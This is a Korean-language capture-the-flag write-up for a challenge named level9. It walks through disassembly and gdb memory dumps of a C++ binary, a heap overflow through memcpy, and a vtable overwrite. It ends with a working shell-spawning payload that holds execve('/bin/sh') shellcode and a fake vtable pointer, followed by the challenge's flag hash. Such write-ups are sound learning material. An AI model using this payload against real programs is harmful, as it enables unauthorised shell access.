level9

태그	Assembly BufferOverflow Shell VtableOverwrite
상태	완료

풀이과정

겪었던 어려움

1. /bin/sh 찾는 방법 : `info proc mappings` `find &system,+999999999,"/bin/sh"`
2. cpp에서 메모리 레이아웃은 어떻게 이루어지는 건가??(vtable)

풀이과정

이번에도 gdb를 해봤는데, 놀랍게도 C++ 프로그램이었다. 찾아본 정보들은 다음과 같았다.

```
080485f4 <main>:
 80485f4:   55                      push   %ebp
 80485f5:   89 e5                   mov    %esp,%ebp
 80485f7:   53                      push   %ebx
 80485f8:   83 e4 f0                and    $0xfffffff0,%esp
 80485fb:   83 ec 20                sub    $0x20,%esp
 80485fe:   83 7d 08 01             cmpl   $0x1,0x8(%ebp)
 8048602:   7f 0c                   jg     8048610 <main+0x1c>
 8048604:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 804860b:   e8 e0 fe ff ff          call   80484f0 <_exit@plt>
 8048610:   c7 04 24 6c 00 00 00    movl   $0x6c,(%esp)
 8048617:   e8 14 ff ff ff          call   8048530 <_Znwj@plt>
 804861c:   89 c3                   mov    %eax,%ebx
 804861e:   c7 44 24 04 05 00 00    movl   $0x5,0x4(%esp)
 8048625:   00
 8048626:   89 1c 24                mov    %ebx,(%esp)
 8048629:   e8 c8 00 00 00          call   80486f6 <_ZN1NC1Ei>
 804862e:   89 5c 24 1c             mov    %ebx,0x1c(%esp)
 8048632:   c7 04 24 6c 00 00 00    movl   $0x6c,(%esp)
```

```
8048639:   e8 f2 fe ff ff          call   8048530 <_Znwj@plt>
804863e:   89 c3                   mov    %eax,%ebx
8048640:   c7 44 24 04 06 00 00    movl   $0x6,0x4(%esp)
8048647:   00
8048648:   89 1c 24                mov    %ebx,(%esp)
804864b:   e8 a6 00 00 00          call   80486f6 <_ZN1NC1Ei>
8048650:   89 5c 24 18             mov    %ebx,0x18(%esp)
8048654:   8b 44 24 1c             mov    0x1c(%esp),%eax
8048658:   89 44 24 14             mov    %eax,0x14(%esp)
804865c:   8b 44 24 18             mov    0x18(%esp),%eax
8048660:   89 44 24 10             mov    %eax,0x10(%esp)
8048664:   8b 45 0c                mov    0xc(%ebp),%eax
8048667:   83 c0 04                add    $0x4,%eax
804866a:   8b 00                   mov    (%eax),%eax
804866c:   89 44 24 04             mov    %eax,0x4(%esp)
8048670:   8b 44 24 14             mov    0x14(%esp),%eax
8048674:   89 04 24                mov    %eax,(%esp)
8048677:   e8 92 00 00 00          call   804870e <_ZN1N13setAnnotationI
804867c:   8b 44 24 10             mov    0x10(%esp),%eax
8048680:   8b 00                   mov    (%eax),%eax
8048682:   8b 10                   mov    (%eax),%edx
8048684:   8b 44 24 14             mov    0x14(%esp),%eax
8048688:   89 44 24 04             mov    %eax,0x4(%esp)
804868c:   8b 44 24 10             mov    0x10(%esp),%eax
8048690:   89 04 24                mov    %eax,(%esp)
8048693:   ff d2                   call   *%edx
8048695:   8b 5d fc                mov    -0x4(%ebp),%ebx
8048698:   c9                      leave
8048699:   c3                      ret
```

맹글링 네이밍

코드 자체는 특별한게 없지만 낯선 시스템콜 네임이 있었다. _Znwj@plt, _ZN1NC1Ei, _ZN1N13setAnnotationEPc 얘들이 무엇일까? 이는 이름 충돌 및 형식을 제공하기 위해서 컴파일러가 만든 **맹글링 네이밍**이다.

예를 들어 _ZN1NC1Ei에서 `_Z`는 접두사(보통 이걸로 씀), `N1`는 클래스명의 문자수, `N`은 클래스 명, `C1`는 생성자 `E`는 인자 리스트의 끝, `i`는 인자 타입이다.

`_Znwj@plt`역시 맹글링된 네임으로 `operator new`를 뜻함

위 코드 라인에서 대략적인 main함수 구조는 정의된 class를 operator new를 통해서 할당하고, setAnnotation를 호출하는 과정이다.

여기서 `setAnnotation의 동작은 어떻게 되지?` 라는 의문점이 생겼다!

```
0804870e <_ZN1N13setAnnotationEPc>:
804870e:   55                      push   %ebp
```

```
 804870f:   89 e5                   mov    %esp,%ebp
 8048711:   83 ec 18                sub    $0x18,%esp
 8048714:   8b 45 0c                mov    0xc(%ebp),%eax
 8048717:   89 04 24                mov    %eax,(%esp)
 804871a:   e8 01 fe ff ff          call   8048520 <strlen@plt>
 804871f:   8b 55 08                mov    0x8(%ebp),%edx
 8048722:   83 c2 04                add    $0x4,%edx
 8048725:   89 44 24 08             mov    %eax,0x8(%esp)
 8048729:   8b 45 0c                mov    0xc(%ebp),%eax
 804872c:   89 44 24 04             mov    %eax,0x4(%esp)
 8048730:   89 14 24                mov    %edx,(%esp)
 8048733:   e8 d8 fd ff ff          call   8048510 <memcpy@plt>
 8048738:   c9                      leave
 8048739:   c3                      ret
```

위 setAnnotation 구조를 보면 av[1]로 받은 문자열 전체를 N클래스 주소값 + 4에 복사 저장한다.

그리고 memcpy를 통해 버퍼오버플로우가 일어날 수 있음을 의심. 여기서 C++ 컴파일러가 만들어주는 Class의 메모리 레이아웃이 어떻게 일어나는지 파악해야할듯하다.

정의된 class N이 동적할당 된 이후 메모리 레이아웃 파악하기위해 아래의 과정을 했다.

```
(gdb) disas main
Dump of assembler code for function main:
   0x080485f4 <+0>: push   %ebp
   0x080485f5 <+1>: mov    %esp,%ebp
   0x080485f7 <+3>: push   %ebx
   0x080485f8 <+4>: and    $0xfffffff0,%esp
   0x080485fb <+7>: sub    $0x20,%esp
   0x080485fe <+10>:    cmpl   $0x1,0x8(%ebp)
   0x08048602 <+14>:    jg     0x8048610 <main+28>
   0x08048604 <+16>:    movl   $0x1,(%esp)
   0x0804860b <+23>:    call   0x80484f0 <_exit@plt>
   0x08048610 <+28>:    movl   $0x6c,(%esp)
   0x08048617 <+35>:    call   0x8048530 <_Znwj@plt>
   0x0804861c <+40>:    mov    %eax,%ebx
   0x0804861e <+42>:    movl   $0x5,0x4(%esp)
   0x08048626 <+50>:    mov    %ebx,(%esp)
   0x08048629 <+53>:    call   0x80486f6 <_ZN1NC2Ei>
   0x0804862e <+58>:    mov    %ebx,0x1c(%esp)
   0x08048632 <+62>:    movl   $0x6c,(%esp)
   0x08048639 <+69>:    call   0x8048530 <_Znwj@plt>
   0x0804863e <+74>:    mov    %eax,%ebx


   (gdb) break *0x0804861c // 첫 new 실행 직후 break
   (gdb) break *0x0804863e // 두번째 new 실행 직후 break
```

```
(gdb) run AAAAAA

(gdb) info registers // new 실행후 반환 주소 확인
  eax  0x804a008 134520840 //  (동적할당된 N1 객체의 시작주소 0x804a008)
  (gdb) info registers
  eax  0x804a078 134520952 // N2 객체의 시작주소 0x804a078

  // 구체적으로 어떻게 메모리를 사용하는지 알기 위해 setAnnotation 함수 호출 직후
  // 그리고 첫번째 N객체 주소부터 메모리 출력

  (gdb) x/100wx 0x804a008
 (N1)0x804a008:  0x08048848  0x41414141  0x00004141  0x00000000
        0x804a018:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a028:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a038:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a048:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a058:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a068:  0x00000000  0x00000000  0x00000005  0x00000071
 (N2)0x804a078:  0x08048848  0x00000000  0x00000000  0x00000000
        0x804a088:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a098:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a0a8:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a0b8:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a0c8:  0x00000000  0x00000000  0x00000000  0x00000000
        0x804a0d8:  0x00000000  0x00000000  0x00000006  0x00020f21
        ...
```

위 코드를 보면

- 시스템이 16바이트 정렬로 되어있어 각각 객체들이 0x70만큼 공간을 차지한다
- N2의 메모리는 N1 메모리 이후 연속적으로 존재한다
- 각 객체 주소의 시작에는 이미 공통적으로 저장된 값이 있음(0x08048848)
- 객체 주소값 +4 부터 setAnnotation으로 복사 저장된 문자열이 존재함 (0x41414141)
- 객체에서 사용하는 int 변수가 저장된 공간이 있음 (0x00000005, 0x00000006)

같은 점들을 알 수 있는데, 여기서 0x08048848가 정확히 뭘 뜻한것일까?

이를 보기 위해 gdb를 통해서 주소 시작부분에 매핑된 값을 추적해봤다

```
(gdb) x/12wx 0x08048848
0x8048848 <_ZTV1N+8>:   0x0804873a  0x0804874e  0x00004e31  0x08049b88
0x8048858 <_ZTI1N+4>:   0x08048850  0x3b031b01  0x00000060  0x0000000b
0x8048868:  0xfffffc44  0x0000007c  0xfffffd98  0x00000120
```

```
-> 출력 결과 0x08048848부터 저장되어 있는 값들이 있는데, 하나씩 출력해봄

(gdb) x/s 0x0804873a
0x804873a <_ZN1NplERS_>:
"U\211\345\213E\b\213Ph\213E\f\213@h\001\320]ÐU\211\345\213E\b\213Ph\213I

(gdb) x/s *0x0804873a
0x8be58955:  <Address 0x8be58955 out of bounds>
(gdb) disas 0x0804873a
Dump of assembler code for function _ZN1NplERS_:
   0x0804873a <+0>: push   %ebp
   0x0804873b <+1>: mov    %esp,%ebp
   0x0804873d <+3>: mov    0x8(%ebp),%eax
   0x08048740 <+6>: mov    0x68(%eax),%edx
   0x08048743 <+9>: mov    0xc(%ebp),%eax
   0x08048746 <+12>:    mov    0x68(%eax),%eax
   0x08048749 <+15>:    add    %edx,%eax
   0x0804874b <+17>:    pop    %ebp
   0x0804874c <+18>:    ret
End of assembler dump.
```

확인결과 Class N 내부에 정의된 멤버함수들을 가리키고 있었고, 0x08048848 주소는 멤버함수를 찾아가는 `virtual table` 주소였다!

Virtual Table Overwrite

찾아보니 cpp 컴파일러에서 객체 주소의 시작부분을 vtable로 활용해서 실제 함수들이 정의된 곳을 찾아간다고 한다. 이 부분을 누군가 조작하더라도 컴파일러는 vtable로 인식해서 실행시켜버려서 vtable이 함수포인터의 주소를 찾아간다는 점을 이용하기 위해서 쉘코드를 삽입해야함!

```
// vtable 주소는 실행할 함수의 포인터 주소를 가리키기 때문에
// payload 작성시 2중 참조하게끔 만들어야함

// 목표하는 메모리 상태
     (gdb) x/100wx 0x804a008
    (N1)0x804a008:  0x08048848  0x0804a010  system("/bin/sh")  주소
            ...         dummy       dummy       dummy       dummy

    (N2)0x804a078:  0x0804a00c  0x00000000  0x00000000  0x00000000
            0x804a088:  0x00000000  0x00000000  0x00000000  0x00000000
            0x804a098:  0x00000000  0x00000000  0x00000000  0x00000000
            0x804a0a8:  0x00000000  0x00000000  0x00000000  0x00000000
            0x804a0b8:  0x00000000  0x00000000  0x00000000  0x00000000
            0x804a0c8:  0x00000000  0x00000000  0x00000000  0x00000000
            0x804a0d8:  0x00000000  0x00000000  0x00000006  0x00020f21
```

0x804a078에 저장된 0x0804a00c 값은 vtable로 동작해서 해당 주소값을 타고가서 함수 포인터로서 실행하고 0x0804a00c 위치한 0x0804a010값은 함수 포인터로서 다시 주소를 참조해서 system("/bin/sh")를 실행하기 때문에

아래와 같은 코드를 입력하면 정답을 얻을 수 있었다.

```
./level9 `python -c "print '\x08\x04\xa0\x10'[::-1] +
'\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80' + 'b' * 83 +
'\x08\x04\xa0\x0c'[::-1]"`
```

정답


```
f3f0004b6f364cb5a4147e9ef827fa922a4861408845c26b6971ad770d906728
```

출처

System Hacking - _IO_FILE vtable overwrite

지난 시간에는 파일 함수가 호출되면 파일 포인터의 vtable에 있는 함수 포인터를 호출한다고 했다. vtable...

https://blog.naver.com/apple8718/222217875314



What is operator new(unsigned int)?

In the disassembler output (ARM) I see:

BLX _Znwj

https://reverseengineering.stackexchange.com/questions/4402/what-is-operator-newunsigned-int